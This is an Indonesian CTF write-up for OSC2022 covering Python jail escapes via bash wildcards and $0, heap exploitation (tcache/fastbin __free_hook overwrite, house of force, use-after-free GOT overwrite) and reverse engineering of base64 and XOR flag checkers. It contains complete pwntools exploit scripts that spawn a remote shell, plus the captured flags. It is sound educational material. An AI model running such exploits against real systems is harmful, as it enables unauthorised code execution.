
Petir Danny Sedang Mencari Kekasih



Anggota:

Enryu
Shatternox
Bubur Dikenyot

Demi CTF, opname tidak ada artinya. Sahabat kami, Shatternox, berjuang hingga kesel ga dapet alamat kekasihnya di sebelah Soti Klubi sampai disuru makan sama suster dulu takut moyung..

Daftar Isi

Misc

Jail2

Langkah Penyelesaian:

Didalam bash ada symbol ? yang bisa digunakan untuk replace char apapun dan paling pertama.

l? Artinya ls (ambil paling pertama), beruntungnya adalah ls.

```
┌──(root㉿kali)-[~]
└─# nc 139.59.117.189 9998
Welcome to Jail You can't escape!
---------
#!/usr/bin/env python3
import os
print("Welcome to Jail You can't escape!")
print('-'*10)
print(open(__file__).read())
print('-'*10)
while True:
    x = input(">>> ")
    whitelist = ["b","c", "?","/"," ","e",'t',"l"]
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)

---------
>>> l?
bre4k1ng_7he_j41l
jail.py
ls
>>>
```

Kita sudah mendapatkan nama filenya, selanjutnya adalah membuka file tersebut.
Dengan menggunakan cara yang sama, kita akan membuka file tersebut dengan command /bin/cat, atau /???/c?t b?e????????e????l

```
>>> /???/c?t b?e????????e????l
_l1k3_4_b0ss
```

Flag: OSC2022{bre4k1ng_7he_j41l_l1k3_4_b0ss}

Jail1

Langkah Penyelesaian:

Didalam bash $[angka] adalah argument, contohnya argument 1 maka $1.
Bagaimana dengan argument 0, argument 0 bisa selalu shell.
Penulis akan echo $0, zsh adalah shell.

```
┌──(root㉿kali)-[~]
└─# echo $0
/usr/bin/zsh
```

Penulis dapat menggunakan ini untuk mendapatkan shell, dan whitelist termasuk numeric 0 dan symbol $.


```
┌──(root㉿kali)-[~]
└─# nc 139.59.117.189 9999
Welcome to Jail You can't escape!
─────────
import os
print("Welcome to Jail You can't escape!")
# Flag is in /secret/open/flag.txt
print('-'*10)
print(open(__file__).read())
print('-'*10)
while True:
    x = input(">>> ")
    whitelist = ["0","1","2","3","4","5","6","7","8","9","/","*","?","$",".","'","!","@","#"]
    for i in range(11):
        whitelist += whitelist[i].upper()
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)
─────────
>>> $0
ls
jail.py
open
cd open
ls
flag.txt
cat flag.txt
OSC2022{$0_g1ve5_sh3ll_T00_Y0u??!!!!}
```

Flag: OSC2022{$0_g1ve5_sh3ll_T00_Y0u??!!!!}

Binary Exploitation

Baby

Langkah Penyelesaian:
Pertama decompiler file elf, karena cukup bingung isi source codenya. Penulis akan mencari tahu alur dengan cara menjalankan elfnya, ternyata fungsinya sama seperti heap exploitation, ada create, free, view, dan edit.
Penulis melakukan coba coba terhadap file elf, telah ditemukan bisa double free, bisa view ketika sudah free, bisa edit ketika sudah free. Dari sini penulis akan create dengan size sekitar 0x450 keatas untuk mendapatkan leak libc karena masuk ke unsorted bin.
Penulis akan menggunakan teknik attack fastbin untuk overwrite __free_hook dengan system. Karena ada tcache maka harus create Junk 7 chunk, agar setelah create lagi masuk ke fastbin.



Code:

solve.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 139.59.117.189 --port 3301 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '139.59.117.189'
port = int(args.PORT or 3301)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
```

```python
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

def add(idx,size):
    sleep(0.1)
    io.sendline('add')
    io.sendlineafter(": ",str(idx))
    io.sendlineafter(": ",str(size))

def delete(idx):
    sleep(0.1)
    io.sendline('remove')
    io.sendlineafter(": ",str(idx))

def view(idx):
    sleep(0.1)
    io.sendline('read')
    io.sendlineafter(": ",str(idx))
```

```python
def edit(idx,msg):
    sleep(0.1)
    io.sendline('send')
    io.sendlineafter(": ",str(idx))
    io.sendafter(": ",str(msg))
libc = ELF("./libc.so.6")

add(0,0x500)
add(1,0x10)
delete(0)
add(1,0x20)
view(0)

leak = u64(io.recvline()[:-1].ljust(8,"\x00"))
print(hex(leak))
libc.address = leak - libc.sym['__malloc_hook'] - 1168 - 0x10
#0x1cf030
print hex(libc.address)
print hex(libc.sym['__free_hook'])

for i in range(8):
    add(i+2,0x20)

for i in range(9):
    delete(i+1)

delete(8)
delete(9)

for i in range(7):
    add(i+1,0x20)

add(1,0x20)
edit(1,p64(libc.sym['__free_hook']))
add(2,0x20)
add(3,0x20)
edit(3,"/bin/sh\x00")
add(4,0x20)
edit(4,p64(libc.sym['system']))
```


```
delete(3)

io.interactive()
```

Flag: OSC2022{H3aPP1Ty_H0pp1tY_Fl4G_I5_N0w_mY_Pr0P3r7Y!!}

MyHome

Langkah Penyelesaian:

Pertama penulis menjalankan file elf



Didalamnya ada 2 function penting yaitu add dan view, mungkin bisa abaikan exit.
Telah ditemukan vuln yaitu di add, size yang diberikan tidak dibatasin dan panjang inputnya ditambah 8 sehingga bisa melakukan overflow dan memakai teknik house of force (https://ctf-wiki.mahaloz.re/pwn/linux/glibc-heap/house_of_force/#simple-example-2), house of force memerlukan vuln yang bisa mengantikan size top chunk dan size malloc tidak dibatasin. Penulis menggunakan teknik ini untuk mengubah __malloc_hook menjadi system, untuk pop shellnya, penulis memberikan size malloc dengan address heap yang point ke /bin/sh. Sehingga ketika dipanggil malloc(address bin sh), bisa menjadi system("/bin/sh").

```
┌──(root㉿kali)-[/media/sf_CTF/osc/myhouse]
└─# python2 solve.py
[*] '/media/sf_CTF/osc/myhouse/myhouse'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  './lib'
[+] Opening connection to 139.59.117.189 on port 3008: Done
[*] u'/media/sf_CTF/osc/myhouse/lib/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x7f0db25bb000
0x55ad98cde020
0x7f0db25fcb70
[*] Switching to interactive mode
$ ls
flag.txt  lib  myhouse
$ cat flag.txt
OSC2022{w3lc0m3_t0_my_h0u533_0f_f0rc3_r3viewww_m33!!}
$
```

Code :

solve.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 139.59.117.189 --port 3008 ./myhouse
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./myhouse')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '139.59.117.189'
```

```
port = int(args.PORT or 3008)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *main+572
b *exit+21
b *main+172
continue
c
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
```

```python
# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      PIE enabled
# RUNPATH:  './lib'

io = start()

def add(size,msg):
    io.sendlineafter("> ","2")
    io.sendlineafter(": ",str(size))
    io.sendlineafter(": ",str(msg))


libc = exe.libc

io.recvuntil("you: ")
puts = int(io.recvline()[:-1],16)
libc.address = puts - libc.sym['puts']
print hex(libc.address)

io.recvuntil("another: ")
heap_base = int(io.recvline()[:-1],16)
print hex(heap_base)

print hex(libc.sym['system'])

add(24,'/bin/sh'.ljust(24,"\x00")+p64(0xffffffffffffffff))

to = libc.address + 0x3af0a8

offset_malloc_hook = libc.sym['__malloc_hook'] - heap_base - 0x20

add(offset_malloc_hook,'test')
add(0x20,p64(libc.sym['system']))

io.sendlineafter("> ","2")
io.sendlineafter(": ",str(heap_base-0x10))
```


```
io.interactive()
```

Flag: OSC2022{w3lc0m3_t0_my_h0u533_0f_f0rc3_r3viewww_m33!!}

Papertitle

Langkah Penyelesaian:

Pertama menjalankan file elf.



Dari atas terlihat seperti challenge pada Heap exploitation. Ketika melakukan Checksec terdapat Partial Relro dan No Pie, maka bisa overwrite GOT dan address Pie static (artinya tidak perlu leak PIE base address).

Terdapat vuln Use After Free karena ketika difree tidak dinull kan, dan terdapat logic flaws yang membuat bisa mengakses paper yang sudah didelete antara 0 sampai panjang paper.

Add paper, kira kira structnya seperti dibawah ini :

```
Paper {
     Address_title
     Size_title
     Address_content
     Size_content
     Address_view
     Address_edit
}
```

Penulis akan menggunakan UAF untuk leak address libc, dimana mengubah struct paper index 1 pada Address_title dan Address_content menjadi GOT free.
Setelah mendapatkan base address libc, penulis akan menggunakan index 1 untuk mengganti GOT free menjadi system (tambahan membenarkan got lainnya), sebelumnya harus menggunakan UAF untuk membuat Paper isinya “/bin/sh”.

```
┌──(root㉿kali)-[/media/sf_CTF/osc/papertitle]
└─# python2 solve.py
[*] '/media/sf_CTF/osc/papertitle/papertitle_patched'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
    RUNPATH:  '.'
[+] Opening connection to 139.59.117.189 on port 3006: Done
[*] u'/media/sf_CTF/osc/papertitle/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x7ffb95552000
[*] Switching to interactive mode
$ ls
flag
papertitle
$ cat flag
OSC2022{g00d_luck_f0r_y0ur_p4p3rr}
$
```

Code :

solve.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 139.59.117.189 --port 3006 ./papertitle
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./papertitle_patched')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
```

```python
host = args.HOST or '139.59.117.189'
port = int(args.PORT or 3006)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak *0x{exe.entry:x}
b *0x4015c6
b *0x4011d2
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
```

```
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)

io = start()

def add(sz_title,sz_content,title,content):
    io.sendlineafter("> ",'2')
    io.sendlineafter("> ",str(sz_title))
    io.sendlineafter("> ",str(sz_content))
    io.sendlineafter("> ",str(title))
    io.sendlineafter("> ",str(content))

def view(idx):
    io.sendlineafter("> ",'3')
    io.sendlineafter("> ",str(idx))

def edit(idx,content):
    io.sendlineafter("> ",'4')
    io.sendlineafter("> ",str(idx))
    io.sendlineafter("> ",str(content))


def delete(idx):
    io.sendlineafter("> ",'5')
    io.sendlineafter("> ",str(idx))

libc = exe.libc

for i in range(4):
    add(0x40,0x40,'JUNK{}'.format(i),'JUNK')

delete(1)
delete(3)
add(0x30,0x40,p64(exe.got['free'])+p64(0x100)+p64(exe.got['free'])+"\
x40","JUNK")

view(1)
```

```
io.recvuntil("[+] ")

leak = u64(io.recvuntil("[>] ",drop=True).ljust(8,"\x00"))
libc.address = leak - libc.sym['free']
print hex(libc.address)

for i in range(2):
    add(0x40,0x40,'JUNK{}'.format(i),'JUNK')

delete(2)
delete(3)

add(0x30,0x40,"/bin/sh\x00","JUNK")

p = p64(libc.sym['system'])
p += p64(libc.sym['puts'])
p += p64(libc.sym['printf'])
p += p64(libc.sym['fgets'])
edit(1,p)

delete(2)

io.interactive()
```

Flag: OSC2022{g00d_luck_f0r_y0ur_p4p3rr}

Reverse Engineering

1. babyREV

Diberikan sebuah binary ELF64-bit yang dimana merupakan sebuah validator flag biasa.

```
└─$ ./babyREV
Enter The flag: a
Not The Flag :(
```

Kita dapat melakukan analisa static biasa dulu dengan menggunakan *strings* command.

```
└─$ strings babyREV
/lib64/ld-linux-x86-64.so.2
xuZ/
exit
__isoc99_scanf
puts
printf
strlen
malloc
__cxa_finalize
strcmp
__libc_start_main
free
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Enter The flag:
T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=
You Got The Flag!
Not The Flag :(
;*3$"
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
GCC: (Debian 11.2.0-18) 11.2.0
Scrt1.o
```


Ternyata terdapat *leaked strings* yang bisa jadi merupakan salah satu *hardcoded value* yang kita dapat asumsikan sebagai *encoded flag*, dan jika kita telaah lebih teliti, encoding yang dipakai merupakan Base64. Maka dari itu kita dapat langsung saja mendecodenya.

```
>>> import base64
>>> base64.b64decode(b"T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=")
'OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rdddd}'
```


Flag: OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rdddd}

2. Hackme


Diberikan kembali sebuah ELF Binary 64 bit yang ternyata telah dilakukan *packing* dengan UPX Software. Hal ini bisa dibuktikan lewat dekompilasi IDA.



Maka dari itu, kita harus melakukan *unpacking* terlebih dahulu dengan UPX itu sendiri (`upx -d ./binary`). Kita jalankan seperti biasa:



Selanjutnya kita coba cek dari GDB, namun saat dijalankan langsung di dalam GDB, ternyata outputnya berbeda, bahkan tidak diminta input sama sekali:



Hal ini menandakan adanya *multiple process checking* pada binary tersebut yang biasa digunakan untuk teknik **anti-debug**. Karena binary ini stripped, maka kita dapat mengecek source _start program langsung dari segmen **.text** saja.

```
0x4016c0:    xor    ebp,ebp
```

```
0x4016c2:    mov    r9,rdx
0x4016c5:    pop    rsi
0x4016c6:    mov    rdx,rsp
0x4016c9:    and    rsp,0xfffffffffffffff0
0x4016cd:    push   rax
0x4016ce:    push   rsp
0x4016cf:    mov    r8,0x403da0
0x4016d6:    mov    rcx,0x403d10
0x4016dd:    mov    rdi,0x40191e
0x4016e4:    addr32 call 0x402950
```

Main function tersebut ada di dalam register **rdi**. Stack framenya cukup pendek namun ada beberapa pemanggilan fungsi:

```
0x40191e:    push   rbp
0x40191f:    mov    rbp,rsp
0x401922:    sub    rsp,0x100
0x401929:    mov    edi,0x3e
0x40192e:    call   0x418210
0x401933:    lea    rax,[rbp-0x100]
0x40193a:    mov    rsi,rax
0x40193d:    lea    rax,[rip+0xa3737]        # 0x4a507b
0x401944:    mov    rdi,rax
0x401947:    mov    eax,0x0
0x40194c:    call   0x40a020
0x401951:    lea    rax,[rip+0xa3726]        # 0x4a507e
0x401958:    mov    rdi,rax
0x40195b:    call   0x401860
0x401960:    mov    rcx,rax
0x401963:    lea    rax,[rbp-0x100]
0x40196a:    mov    edx,0x13
0x40196f:    mov    rsi,rcx
0x401972:    mov    rdi,rax
0x401975:    call   0x401070
0x40197a:    test   eax,eax
0x40197c:    jne    0x4019ae
0x40197e:    lea    rax,[rip+0xd077b]        # 0x4d2100
0x401985:    mov    rdi,rax
0x401988:    call   0x401860
0x40198d:    mov    rdx,rax
0x401990:    mov    rax,QWORD PTR [rip+0xd0db1]        # 0x4d2748
0x401997:    lea    rcx,[rip+0xa36f4]        # 0x4a5092
```

```
0x40199e:    mov    rsi,rcx
0x4019a1:    mov    rdi,rax
0x4019a4:    mov    eax,0x0
0x4019a9:    call   0x409ea0
0x4019ae:    mov    eax,0x0
0x4019b3:    leave
0x4019b4:    ret
```

Di pemanggilan pertama, hanya terdapat fungsi **puts** yang melakukan prompt “>” pada saat akan menerima input yang saya duga itu menggunakan **scanf** di pemanggilan fungsi kedua (karena 0x4a507b adalah identifier string). Sedangkan 0x4a507e merupakan sebuah encoded/encrypted value dan dilanjut juga pada 0x4d2100 ada value yang juga *hardcoded*. Kedua string tersebut dipanggil sebagai parameter ke dalam fungsi di address 0x401860.

```
0x401860:    push   rbp
0x401861:    mov    rbp,rsp
0x401864:    push   rbx
0x401865:    sub    rsp,0x38
0x401869:    mov    QWORD PTR [rbp-0x38],rdi
0x40186d:    mov    rax,QWORD PTR [rbp-0x38]
0x401871:    mov    rdi,rax
0x401874:    call   0x4010d0
0x401879:    mov    rdi,rax
0x40187c:    call   0x424810
0x401881:    mov    QWORD PTR [rbp-0x20],rax
0x401885:    mov    DWORD PTR [rbp-0x14],0x0
0x40188c:    mov    DWORD PTR [rbp-0x18],0x0
0x401893:    movabs rax,0x203040505040302
0x40189d:    mov    QWORD PTR [rbp-0x2e],rax
0x4018a1:    mov    BYTE PTR [rbp-0x26],0x0
0x4018a5:    lea    rax,[rbp-0x2e]
0x4018a9:    mov    rdi,rax
0x4018ac:    call   0x4010d0
0x4018b1:    mov    DWORD PTR [rbp-0x24],eax
0x4018b4:    mov    DWORD PTR [rbp-0x18],0x0
0x4018bb:    jmp    0x4018fd
0x4018bd:    mov    eax,DWORD PTR [rbp-0x18]
0x4018c0:    movsxd rdx,eax
0x4018c3:    mov    rax,QWORD PTR [rbp-0x38]
0x4018c7:    add    rax,rdx
0x4018ca:    movzx  ecx,BYTE PTR [rax]
0x4018cd:    mov    eax,DWORD PTR [rbp-0x14]
```

```
0x4018d0:    cdq
0x4018d1:    idiv   DWORD PTR [rbp-0x24]
0x4018d4:    mov    eax,edx
0x4018d6:    cdqe
0x4018d8:    movzx  eax,BYTE PTR [rbp+rax*1-0x2e]
0x4018dd:    xor    eax,ecx
0x4018df:    mov    BYTE PTR [rbp-0x25],al
0x4018e2:    mov    eax,DWORD PTR [rbp-0x18]
0x4018e5:    movsxd rdx,eax
0x4018e8:    mov    rax,QWORD PTR [rbp-0x20]
0x4018ec:    add    rdx,rax
0x4018ef:    movzx  eax,BYTE PTR [rbp-0x25]
0x4018f3:    mov    BYTE PTR [rdx],al
0x4018f5:    add    DWORD PTR [rbp-0x14],0x1
0x4018f9:    add    DWORD PTR [rbp-0x18],0x1
0x4018fd:    mov    eax,DWORD PTR [rbp-0x18]
0x401900:    movsxd rbx,eax
0x401903:    mov    rax,QWORD PTR [rbp-0x38]
0x401907:    mov    rdi,rax
0x40190a:    call   0x4010d0
0x40190f:    cmp    rbx,rax
0x401912:    jb     0x4018bd
0x401914:    mov    rax,QWORD PTR [rbp-0x20]
0x401918:    mov    rbx,QWORD PTR [rbp-0x8]
0x40191c:    leave
0x40191d:    ret
0x40191e:    push   rbp
0x40191f:    mov    rbp,rsp
0x401922:    sub    rsp,0x100
0x401929:    mov    edi,0x3e
0x40192e:    call   0x418210
0x401933:    lea    rax,[rbp-0x100]
0x40193a:    mov    rsi,rax
0x40193d:    lea    rax,[rip+0xa3737]        # 0x4a507b
0x401944:    mov    rdi,rax
0x401947:    mov    eax,0x0
0x40194c:    call   0x40a020
0x401951:    lea    rax,[rip+0xa3726]        # 0x4a507e
0x401958:    mov    rdi,rax
0x40195b:    call   0x401860
0x401960:    mov    rcx,rax
